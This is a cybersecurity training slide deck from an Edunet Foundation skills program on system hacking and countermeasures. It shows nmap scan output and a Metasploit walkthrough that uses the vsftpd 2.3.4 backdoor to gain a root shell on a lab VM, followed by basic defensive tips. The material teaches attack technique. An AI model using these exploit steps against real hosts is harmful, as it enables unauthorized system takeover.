APSSDC– EDUNET FOUNDATION

FUTURE SKILLS PROGRAM

Week 5	13/June/2024	System Hacking & Security

Edunet Foundation

Registered Trust
Recognized under sections 12AA and 80G of Income Tax Act.

GuideStar Verified
for transparency

Great Place To Work Certified

Special Consultative Status
with the United Nations

Goal
Creation of educational networks and sustainable communities

Focus
4th & 5th Industrial Revolution focused Employability and Entrepreneurship

Audience
150,000+ learners in past 12 months from K-12 schools, ITIs and colleges

More than **300,000+** Higher Education learners

National Footprint
Large pool of technical manpower on the ground: 70+ technical and soft-skills trainers

Over 250 active institution partnerships and access to tens of thousands of students

CYBER SECURITY

SYSTEM HACKING & COUNTERMEASURES

SYSTEM HACKING

- Getting the control of victims machine

- Attacker can get access of the system through a port which is open

- Attacker can exploit vulnerable service running on the port

- Attacker can create a malicious application and send to the victim machine. When victim execute, it will open a back door to the attacker

ATTACK THE SYSTEM THROUGH AN OPEN PORT

- Attacker scans the network and identify the victim

- Attacker scan all the port in the victim machine and find the service that is vulnerable

- Attacker exploits the vulnerability and gained the access of the victim machine

ATTACK THE SYSTEM THROUGH AN OPEN PORT

- Attacker scans the network and identify the victim

# ATTACK THE SYSTEM THROUGH AN OPEN PORT

- Attacker select 192.168.1.40 as the victim and search OS running

```
513/tcp  open   login
514/tcp  open   shell
1099/tcp open   rmiregistry
1524/tcp open   ingreslock
2049/tcp open   nfs
2121/tcp open   ccproxy-ftp
3306/tcp open   mysql
5432/tcp open   postgresql
5900/tcp open   vnc
6000/tcp open   X11
6667/tcp open   irc
8009/tcp open   ajp13
8180/tcp open   unknown
MAC Address: 08:00:27:05:9F:87 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nma
rg/submit/
```

ATTACK THE SYSTEM THROUGH AN OPEN PORT

- Scan all ports along with their services

ATTACK THE SYSTEM THROUGH AN OPEN PORT

- Search any service is vulnerable , goto msfconsole and search for the service

ATTACK THE SYSTEM THROUGH AN OPEN PORT

- As we can see ,one exploit is available on that service and we can make use of this exploit

ATTACK THE SYSTEM THROUGH AN OPEN PORT

- Check what all are the options we need to set and exploit

- Now one backdoor is opened in remote machine , and attacker can execute any malicious activity

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.40:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.40:21 - USER: 331 Please specify the password.
[+] 192.168.1.40:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.40:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.39:44221 → 192.168.1.40:6200 )
 at 2022-03-06 11:52:37 -0500
```

HOW TO PROTECT YOURSELF

- Close all unwanted ports

- Use firewalls

- Update your system regularly

- Update antivirus

- Do not install any   software from untrusted sources. Example from SMS,whatsapp or through email

PROJECT LINK

- [VenkataLokesh05/Keylogger-123 (github.com)](https://github.com)